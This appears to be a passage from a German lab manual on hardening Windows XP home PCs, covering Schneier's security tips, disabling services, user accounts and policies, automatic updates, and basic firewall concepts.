Klicken sie nie auf einen Link in einem E-Mail, ausser sie seien sich dessen wirklich sicher; kopieren sie stattdessen den Link und fügen sie ihn in ihrem Browser ein. Verwenden sie nicht Outlook oder Outlook Express. Aktivieren sie die Makroviren-Schutzfunktion, falls sie Microsoft Office verwenden müssen; wenn sie Office2000 verwenden, stellen sie den Sicherheits-Level auf „hoch“ und vertrauen sie keiner empfangenen Datei ausser wenn sie wirklich müssen. Deaktivieren sie die Option „Dateierweiterung für bekannte Namen ausblenden“, falls sie Windows verwenden. Diese Option ermöglicht es den Trojanern, sich für einen anderen Dateityp auszugeben. Deinstallieren sie Windows Scripting Host, wenn sie ohne ihn klarkommen. Falls sie ihn benötigen, dann ändern sie wenigstens die Dateiverknüpfung, so dass Skripte mit einem Doppelklick nicht automatisch zum Scripting Host gesendet werden.
Antivirus und Anti-Spyware Software: Benutzen sie es – entweder ein kombiniertes oder zwei einzelne Programme. Laden sie mindestens einmal wöchentlich (oder dann, wenn sie etwas über einen neuen Virus in den Nachrichten hören) die neusten Updates herunter und installieren sie diese. Einige Antivirus Produkte führen automatische Updates durch. Aktivieren sie diese Option und setzen sie sie auf „täglich“.
Firewall: Geben sie 60 Fr. für eine Hardware NAT-Firewall (Network Address Translation) aus; sie wird mit hoher Wahrscheinlichkeit bereits in der Standardkonfiguration genügend sicher sein. Verwenden sie eine Software Firewall auf ihrem Laptop. Verstecken sie ihre IP Adresse, wenn sie können. Es besteht kein Grund irgendwelche eingehenden Verbindungen von irgendwem zu akzeptieren.
Verschlüsselung: Installieren sie eine Software für E-Mail- und Dateiverschlüsselung (wie z.B. PGP). Es ist unrealistisch, dass sie alle E-Mails oder ihre gesamte Festplatte verschlüsseln, aber einige Mails sind zu sensitiv um unverschlüsselt versendet zu werden. Genau so sind einige Dateien auf der Festplatte zu sensitiv um unverschlüsselt zu bleiben.

Keine der beschriebenen Massnahmen ist idiotensicher. Wenn der Geheimdienst auf ihre Daten oder ihre Kommunikation abzielt, dann kann dies keine dieser Massnahmen verhindern. Aber all diese Vorsichtsmassnahmen dienen der Netzwerkhygiene und werden ihren Computer zum schwierigeren Ziel machen, als dies der Nachbarscomputer ist. Und auch wenn sie nur einige grundlegende Massnahmen treffen ist es unwahrscheinlich, dass sie irgendwelchen Problemen begegnen werden.
Ich bin gezwungen Microsoft Windows und Office einzusetzen, aber ich benutze Opera als Webbrowser und Eudora als E-Mail Client. Ich benutze Windows Update um automatisch Patches zu erhalten und installiere andere Patches, wenn ich von ihnen höre. Mein Antivirus Programm aktualisiert sich automatisch, in regelmässigen Abständen. Ich halte meinen Computer relativ sauber und lösche unbenötigte Anwendungen. Ich sichere meine Daten sorgfältig und ebenso sichere ich nicht mehr benötigte Daten offline.
Ich bin misstrauisch bis fast paranoid was E-Mail Anhänge und Webseiten angeht. Ich lösche Cookies und Spyware. Ich schaue mir URLs an um sicher zu gehen, dass ich weiss, wo ich bin und ich traue keiner unaufgefordert erhaltenen E-Mail. Ich kümmere mich nicht um Passwörter für Bereiche niedriger Sicherheit aber versuche gute Passwörter für Konten zu haben, bei denen es um Geld geht. Ich habe immer noch kein Internet Banking. Meine Firewall verweigert sämtliche eingehenden Verbindungen. Und ich schalte meinen Computer aus, wenn ich ihn nicht gerade brauche.
Das ist im Prinzip alles. Es ist wirklich nicht so schwierig. Der schwierigste Teil ist die Entwicklung einer Intuition für Webseiten und E-Mails. Aber das benötigt nur ein wenig Übung.

Aufgabe	Bewerten Sie die Vorschläge von Bruce Schneier. Richten Sie Ihr Augenmerk besonders auf die Praxistauglichkeit und ob diese Vorschläge Ihren eigenen Sicherheitsstandards entsprechen. Sie können auch Punkte kritisieren.

4.3. Dienste ausschalten

Windows XP gehört zur NT-Linie, was soviel wie New Technology bedeutet. Leider verfolgt Microsoft bei dieser Linie den Ansatz, verschiedene Dienste (auch Netzwerkdienste) standardmässig zu aktivieren. Das fördert zwar das Wohlgefühl des Anwenders („Es funktioniert alles wunderbar einfach, ich muss fast nichts mehr selber machen."), doch senkt zugleich die Sicherheit des Systems. Ein Dienst ist immer eine potentielle Sicherheitslücke, ganz besonders wenn er von aussen her erreichbar ist. Deshalb sollte das Starten der Dienste gezielt auf die Bedürfnisse des Benutzers abgestimmt werden.
Microsoft hat in diesem Bereich zwar versagt, doch die überflüssigen Dienste lassen sich wenigstens von Hand abschalten. Der Dienstmanager lässt sich durch die Ausführung von services.msc starten.




Abbildung 2: Starten des Dienstmanagers

Danach lassen sich die einzelnen Dienste von Hand konfigurieren.



Dienste
Datei Aktion Ansicht ?
Dienste (Lokal)
Dienste (Lokal)
QoS-RSVP
Den Dienst starten
Beschreibung:
Bietet Programmen und Systemsteuerungssymbolen, die QoS unterstützen, Installationsfunktionen zur Steuerung von Netzwerksignalen und lokalem Netzwerkverkehr.
Name
Beschreibung
Status
Autostarttyp
Anmelden als
QoS-RSVP Bietet Progra... Manuell Lokales System
RAS-Verbindungsverwalt... Stellt eine Ne... Gestar... Manuell Lokales System
RegSrvc Gestar... Automatisch Lokales System
Remote Packet Capture ... Allows to cap... Manuell Lokales System
Remoteprozeduraufruf (... Endpunktzuo... Gestar... Automatisch Netzwerkdienst
Remote-Registrierung Ermöglicht Re... Manuell Lokaler Dienst
Routing und RAS Bietet Routin... Deaktiviert Lokales System
RPC-Locator Verwaltet die... Manuell Netzwerkdienst
Sekundäre Anmeldung Ermöglicht da... Gestar... Automatisch Lokales System
Server Unterstützt D... Gestar... Automatisch Lokales System
Shellhardwareerkennung Zeigt Meldun... Gestar... Automatisch Lokales System
Sicherheitscenter Überwacht S... Automatisch Lokales System
Sicherheitskontenverwal... Speichert Sic... Gestar... Automatisch Lokales System
Sitzungs-Manager für Re... Verwaltet un... Manuell Lokales System
Smartcard Verwaltet de... Manuell Lokaler Dienst
Spectrum24 Event Monitor Gestar... Automatisch Lokales System
SSDP-Suchdienst Aktiviert die ... Gestar... Manuell Lokaler Dienst
Systemereignisbenachric... Verfolgt Syst... Gestar... Automatisch Lokales System
Systemwiederherstellun... Führt System... Automatisch Lokales System
Taskplaner Ermöglicht ei... Gestar... Automatisch Lokales System
TCP/IP-NetBIOS-Hilfspro... Ermöglicht di... Gestar... Automatisch Lokaler Dienst
Telefonie Bietet Telefo... Gestar... Manuell Lokales System
Telnet Ermöglicht ei... Deaktiviert Lokales System
Terminaldienste Ermöglicht m... Deaktiviert Lokales System
Treibererweiterungen fü... Unterstützt S... Gestar... Automatisch Lokales System
Überwachung verteilter ... Hält Verknüpf... Gestar... Automatisch Lokales System
Universeller Plug & Play-... Ermöglicht es... Gestar... Automatisch Lokaler Dienst
Unterbrechungsfreie Str... Verwaltet ein... Manuell Lokaler Dienst
Verwaltung für automati... Erstellt eine V... Manuell Lokales System
Verwaltung logischer Dat... Erkennt und ... Gestar... Automatisch Lokales System
Verwaltungsdienst für di... Konfiguriert F... Gestar... Automatisch Lokales System
Volumeschattenkopie Verwaltet un... Manuell Lokales System
Warndienst Benachrichtig... Deaktiviert Lokaler Dienst
WebClient Ermöglicht Wi... Gestar... Automatisch Lokaler Dienst
Wechselmedien Gestar... Automatisch Lokales System
Erweitert
Standard

Abbildung 3: Auflistung aller Dienste

Die Deaktivierung aller unbenötigten Dienste gestaltet sich sehr mühsam. Windows verwendet sehr viele Dienste, und nur ein Teil davon darf abgeschaltet werden. Ansonsten wird die Funktionalität des Systems beeinträchtigt. Es ist sehr schwer, die Übersicht zu behalten.
Glücklicherweise gibt es Programme, die einem die Konfiguration abnehmen. Unter http://www.ntsvcfg.de/ findet sich ein entsprechendes Programm. Die Software bietet verschiedene Konfigurationsoptionen:

Option	Eigenschaften
(1) LAN oder "/lan"	Mit dieser Einstellung wird versucht, alle offenen Ports zu schließen. Einige Dienste wie "Automatische Updates" oder "Taskplaner" sowie SMB-Funktionen bleiben unberührt. Verwenden Sie diese Einstellung, wenn Sie auf Netzwerkfreigaben oder -drucker zugreifen müssen.
(2) Standard oder "/std"	Im Gegensatz zu (1) LAN wird zusätzlich SMB deaktiviert. Alle Ports sind nun geschlossen. Einige Dienste wie "Automatische Updates" oder "Taskplaner" bleiben aber unberührt. Daher ist diese Option geeignet, falls keine (Standard-)Dienste nach außen angeboten werden sollen, man auf "Automatische Updates" sowie den "Taskplaner" nicht verzichten möchte.
(3) ALL oder "/all"	Vorschläge von www.ntsvcfg.de vollständig um, dh. alle Dienste + SMB werden beendet bzw. deaktiviert. (dieser Punkt empfiehlt sich zum "hardening" für Einzelplatzrechner, welche sich NICHT in einem Netzwerk befinden.).

(4) Restore oder "/restore"	Nimmt die letzten Änderungen zurück. Es erscheint möglicherweise eine Fehlermeldung, das es während des Rücksicherns Probleme beim Schreiben der Registry gegeben hat. Dies läßt sich aufgrund gestarteter Dienste nicht vermeiden. Ignorieren Sie bitte diese Fehlermeldung mittels "OK".
"/reLAN"	Setzt für LAN-Betrieb benötigte Dienste auf "automatisch" und startet diese anschließend neu (Re-Aktivierung). Diese Option ist nur über Kommandozeile aufrufbar.
"/fix"	Behebt ein Problem mit dem Taskplaner ("falscher Parameter"), welches nach Ausführung früherer Script-Versionen auftrat. Diese Option ist nur über Kommandozeile aufrufbar.
"/?"	Zeigt eine Hilfsübersicht über die Aufrufparameter an.

Tabelle 4: Konfigurationsoptionen von svc2kxp.cmd

Hinweis	Alle vorgenommenen Einstellungen werden erst nach einem Neustart wirksam!
Aufgabe	Überlegen Sie sich, welche Option am besten auf die vorliegende Umgebung passt und führen Sie die Deaktivierung der Dienste mit dem Programm svc2kxp.cmd durch.

4.4. Benutzerkonten und Policies

Die falsche Handhabung der Benutzerkonnten liefert einen grossen Beitrag zur hohen Verwundbarkeit von Windows-Systemen. Die meisten Angriffe auf Windows-Systeme benötigen Administratoren-Rechte, da sie beispielsweise auf Teile der Registry zugreifen, die nur für einen Administrator sichtbar sind. Viele Windows-Benutzer tätigen ihre tägliche Arbeit mit einem Benutzerkonto, welches zur Administratorengruppe gehört. Das ist leichtsinnig und setzt die Benutzer unnötig grossen Gefahren aus. Auf den meisten anderen Betriebssystemen (Mac, Linux, Unix, …) kommt das schon vom Konzept her nie in Frage.
Microsoft selbst ist nicht unschuldig an dieser Misere. Die gesamte DOS/9x Linie kannte nur eine Art Benutzer: den Administrator mit unbeschränktem Zugriff auf das gesamte System. Erst mit der Windows NT Linie wurden Benutzer eingeführt, welche beschränkte Rechte besitzen. Dies setzt allerdings die Verwendung von NTFS als Dateisystem voraus. Windows XP gehört zur NT Linie und bietet demnach verschiedene Benutzergruppen an. Dennoch arbeiten die meisten Leute unter einem Administrator-Account. Microsoft selbst bietet in der Windows XP Home Installation keine Konteneinstellungen an und erstellt im Hintergrund ein einziges Default-Konto, ein Administratorkonto, für welches nicht einmal ein Passwort verlangt wird. Dazu kommt, dass sich ein Anwender, der mit einem normalen Benutzer-Account arbeitet, mit etlichen Problemen herumschlagen muss. Zum einen muss er sich umgewöhnen, die systemnahen Tasks als Administrator auszuführen, zum andern muss er sich damit abfinden, dass sich gewisse Software dank der Unwissenheit deren Entwickler nicht als Normalbenutzer verwenden lässt. Oft beachten unerfahrene Programmierer nicht, dass ihr Programm Zugriff auf Teile der Registry oder des Filesystems benötigt, die ein Normalbenutzer gar nicht verwenden darf. Das ist ärgerlich und veranlasst viele Anwender sich selbst mit Administratorenrechten auszustatten. Hierbei handelt es sich um eine typische Situation, in der die Funktionalität auf Kosten der Sicherheit vorgezogen wird.

Aufgabe	Schaffen Sie sich eine Übersicht über die Benutzerkonten auf PCSec2 (WinXP Home). Erstellen Sie das Benutzerkonto “versuch“ und setzen Sie Passwörter für alle lokalen Benutzer.

Lokale Benutzer können verschiedenen Gruppen angehören. Durch die Gruppenzugehörigkeit werden die Rechte des Benutzers bestimmt. In der Computerverwaltung können Sie unter dem Punkt “Lokale Benutzer und Gruppen“ die Benutzer und die Gruppen des Systems finden. Mit einem Doppelklick auf den Benutzernamen kann die Gruppenzugehörigkeit eines Benutzers ausfindig gemacht werden.




Abbildung 4: Gruppenzugehörigkeit

Aufgabe	Überprüfen Sie, ob der vorhin erstellte Benutzer der Gruppe “Hauptbenutzer“ angehört. Sorgen Sie dafür, dass der Benutzer ausschliesslich Mitglied dieser einen Gruppe ist.

Das Gruppenkonzept sieht vor, dass Richtlinien (Policies) definiert werden können, welche auf alle Mitglieder der Gruppe angewendet werden. Die Sicherheitseinstellungen werden mit dem Control „C:\Windows\System32\SecPol.msc“ bearbeitet.




Abbildung 5: Sicherheitseinstellungen

Aufgabe	Öffnen Sie das Control SecPol.msc und verschaffen Sie sich einen Überblick zu den Sicherheitseinstellungen. Setzen Sie sinnvolle Einstellungen für die Gruppe Hauptbenutzer.

Eine weitere Sicherheitsvorkehrung ist das Umbenennen des Administratoren-Kontos. Dadurch muss ein Angreifer nicht nur das Passwort, sondern auch das Konto mit uneingeschränkten Rechten finden. Auch diese Einstellung kann mit dem SecPol-Control vorgenommen werden.




Abbildung 6: Administrator umbenennen

Nun ist der Hauptbenutzer, der für die tägliche Arbeit verwendet wird, in seinen Rechten relativ stark eingeengt. Er darf nicht einmal mehr neue Programme installieren und das ist gut so: Viele bekannte und auch neue Gefahren lassen sich durch diese einfache Massnahme abwehren.
Doch es gibt auch eine Kehrseite: Je mehr der Hauptbenutzer eingeschränkt ist, umso öfter muss das Administratoren-Konto verwendet werden. Damit man sich nicht immer an- und abmelden muss, kennt Windows die Funktion „Ausführen als…“. Sie erscheint im Kontextmenü für Anwendungen.

Ausführen als
Welches Benutzerkonto soll zum Ausführen dieses Programms verwendet werden?
Aktueller Benutzer (PCSEC1\versuch)
Computer und Daten vor nicht autorisierter Programmaktivität schützen
Mit dieser Option können Computerviren davon abgehalten werden, den Computer oder persönliche Daten zu schädigen. Sie kann aber auch dazu führen, dass ein Programm nicht korrekt ausgeführt werden kann.
Folgender Benutzer:
Benutzername:
Hugo Boss
Kennwort:
OK
Abbrechen

Aufgabe	Verwenden Sie für die restlichen Aufgaben dieses Versuchs ein Konto mit eingeschränkten Rechten. Was dürfen Sie als Hauptbenutzer tun, was nur als Administrator?

4.5. Sicherheitsupdates

Eine äusserst nützliche Funktion ist die automatische Installation von Windows-Updates. Die Einstellungen können im Sicherheitscenter der Systemsteuerung vorgenommen werden. Es wird empfohlen, die Updates automatisch zu installieren. Dies geschieht am besten täglich und zu einem Zeitpunkt, an welchem der Computer mit grosser Wahrscheinlichkeit in Betrieb ist.



Automatische Updates
Automatische Updates
Schützen Sie den Computer
Windows kann regelmäßig nach wichtigen Updates suchen und diese installieren. (Durch das Aktivieren von automatischen Updates wird gegebenenfalls die Windows Update-Software installiert, bevor andere Updates installiert werden.)
Wie funktionieren automatische Updates?
Automatisch (empfohlen)
Empfohlene Updates automatisch downloaden und auf dem Computer installieren:
Täglich
um
09:00
Updates downloaden, aber Installationszeitpunkt manuell festlegen
Benachrichtigen, aber nicht automatisch downloaden oder installieren
Automatische Updates deaktivieren
Sie können Ihren Computer besser schützen, wenn Sie Updates regelmäßig installieren.
Updates von der Windows Update-Website installieren
Zuvor ausgeblendete Updates wieder anbieten
OK
Abbrechen
Übernehmen

Abbildung 9: Windows-Updates automatisieren

4.6. Boot-Passwort

Boot Passwörter können im Bios, auf der Festplatte oder im Bootloader gesetzt werden. Im Moment sind besonders biometrische Varianten im Trend. Für den Heimbenutzer macht der Boot-Schutz nicht viel Sinn. Der PC wird meist im Familienbund benutzt, was die Verwendung eines Passworts komplizierter macht. Ausserdem empfinden die Benutzer es lästig, bei jedem Bootvorgang ein Passwort mehr einzugeben. Die Daten selbst werden durch solch ein Passwort nicht geschützt (auch beim HD-Passwort nur in beschränktem Masse). Für den Datenschutz eignet sich die Verschlüsselung viel besser. Egal welches Szenario man nimmt, es scheitert immer an der Benutzerfreundlichkeit. Bei mobilen Geräten macht der Schutz aber durchaus Sinn und ist auch bei den Benutzern breiter akzeptiert. Während man den PC zu Hause vor physikalischem Zugriff gefeit meint, schätzen viele Benutzer diese Gefahr bei ihren mobilen Geräten höher ein. Ein Beispiel für die gute Akzeptanz ist die hohe Zahl PIN-Code geschützter Mobiltelefone.

5. Einsatz von Firewalls

Ziel des Kapitels	In diesem Kapitel werden Sie die gängigen Arten von Firewalls sowie deren Stärken und Schwächen kennen lernen.
Bearbeitungsaufwand des Kapitels	Der Bearbeitungsaufwand beträgt ca. 45 Minuten

5.1. Begrifflichkeiten

Im Zusammenhang mit Firewalls fallen etliche Begriffe. Die Funktionalität hat sich gesteigert und dadurch wurden neue Bezeichnungen hervorgerufen. Im Folgenden werden die gängigsten Begriffe kurz erklärt.

5.1.1. Packet Filter

Die ursprünglichste und wohl auch bekannteste Art von Firewalls sind Paketfilter. Sie filtern die eingehenden und/oder ausgehenden Pakete nach folgenden Kriterien:

- Source IP
- Destination IP
- Source Port
- Destination Port
- UDP/TCP
- Richtung (Outbound/Inbound)

Jedes einzelne Paket wird gegen ein Regelwerk verglichen. Dieses Regelwerk setzt sich aus obigen Kriterien zusammen und soll das eigene Netzwerk gegen aussen möglichst gut schützen.

5.1.2. Policy

Als erstes muss die allgemeine Richtlinie, die Policy, der Firewall festgelegt werden. Es existieren zwei Ansätze, default Policy drop und default Policy accept, welche meist getrennt für Inbound und Outbound Verkehr definiert werden können. Bei der ersten Variante werden alle Pakete verworfen, auf welche keine Regel zutrifft. Es wird demnach explizit deklariert, welcher Verkehr zulässig ist. Die zweite Variante lässt alle Pakete passieren, welche keiner Regel entsprechen. Hier wird der unzulässige Verkehr definiert. Empfehlenswert ist logischerweise die erste Variante, und zwar in beide Richtungen. So werden nur Verbindungen zugelassen, welche wirklich benötigt werden.
Im Normalfall kann im Heimbereich sämtlicher von aussen kommender Verkehr blockiert werden. Ausnahmen bilden z.B. Filesharing Programme oder ein eigener FTP oder SSH Server, welche Verbindungen in die Aussenwelt anbieten können müssen. Optimalerweise würden auch alle Verbindungen von innen standardmässig blockiert werden und nur die benötigten Ports geöffnet. Doch für die meisten Benutzer wäre der damit verbundene Aufwand zu gross und viele der Billig-Firewalls bieten diese Funktion auch gar nicht an.

5.1.3. Stateful Packet Filtering/Inspection

Stateful Filtering bzw. Inspection steht für zustandsorientierte Filterung. Die vorher beschriebene Filterungsart arbeitet zustandslos, d.h. sie filtert jedes einzelne Paket. Für jede Richtung wird eine entsprechende Regel definiert, was den Umfang des Regelsatzes massiv beeinflusst.

Bei Stateful werden nicht die einzelnen Pakete betrachtet sondern die gesamte Verbindung. Dies zeigt sich als wesentlicher Vorteil gegenüber der zustandslosen Filterung. Pro Verbindungsmöglichkeit wird nur eine Regel festgelegt, dies verkürzt den Regelsatz und macht ihn übersichtlicher. Ebenfalls wird dadurch die Leistung der Verarbeitung gesteigert, da bei einer bestehenden Verbindung nicht für jedes Paket den gesamten Regelsatz abgearbeitet werden muss.
Eine Stateful Firewall erkennt und verwaltet den Zustand einer Verbindung. Die dazu notwendigen Informationen werden in einer Tabelle gespeichert, sie wird auch als Zustandstabelle bezeichnet. Im Folgenden sind einige Beispiele von gespeicherten Informationen aufgeführt.

- Quell- und Zieladresse und die zugehörigen Ports
- Protokoll, Flags, Sequenznummer
- ICMP Typ und Code
- weiter Verbindungsinformationen, sowie spezielle Applikationsdaten

Die gespeicherten Informationen sind für den Entscheidungsprozess essentiell, da die Firewall beispielsweise unaufgeforderte eingehende Verbindungen blockieren muss, aber Antworten eines Servers, dir durch die internen Clients befragt wurden, passieren lassen. Der Status einer berechtigten Verbindung ist in der Zustandstabelle zu finden.
Je nach Stateful Implementation ist die Firewall in der Lage nur die Zustände von Protokollen auf der Netzwerkschicht und Transportschicht zu überwachen, oder aber auch welche auf der Applikationsebene. In den folgenden Kapiteln wird die Überwachung von Protokollzuständen auf der Netzwerkschicht, Transportschicht und Applikationsschicht erklärt.

5.1.4. Stateful Filtering vs. Stateful Inspection

Wie weiter oben bereits erläutert wurde, unterscheiden sich die beiden Statful Arten in der Filterungsart. Stateful Filtering untersucht die Protokolle bis auf die vierte Schicht des OSI-Models, wobei Stateful Inspection die Protokolle der Applikationsebene ebenfalls versteht. Jedoch ist eine Stateful Inspection Firewall nicht in der Lage sämtliche Protokolle der Applikationsebene zu verstehen, da einerseits eine Vielzahl von Protokollen existiert und andererseits teils Protokolle verschlüsselt sind.
Bei der Anschaffung einer Firewall ist es dringend notwendig im Voraus zu definieren welche Protokolle die Firewall verstehen muss. Oft wird Stateful Inspection als Verkaufsargument eingesetzt, wobei die entsprechende Firewall vielleicht nur wenige Protokolle versteht, und zusätzlich nicht in der Lage ist diese vollständig zu überwachen.

5.1.5. Deep Packet Inspection

Der Begriff Deep Packet Inspection bedeutet, dass eine Firewall oder ein IDS die Fähigkeit besitzt den Application Payload eines Pakets oder einer Verbindung zu untersuchen. Dabei werden die Entscheidungen aufgrund des Inhalts dieser Daten gefällt. Damit ist es z.B. möglich, eine Anwendung gegen bekannte Buffer Overflow Attacken zu schützen Dies geschieht mittels Signatur-Vergleich und heuristischen Methoden und ist stark von den Network Intrusion Detection Systems abgeleitet. Matchentscheidend für die Effektivität sind die Anzahl bekannter Protokolle bzw. Signaturen und deren Qualität. Verschiedene Hersteller benutzen für diese Funktionalität verschiedene Begriffe, wie das marketingtechnisch so üblich ist. Synonyme sind Intrusion Prevention oder Inline IDS. Es gilt zu beachten, dass die Hardware der Firewalls durch Deep Packet Inspection enorm belastet wird und deshalb eine grössere Rechenleistung nötig ist, wenn man sein Netzwerk nicht ausbremsen will.

5.1.6. Network Address Translation

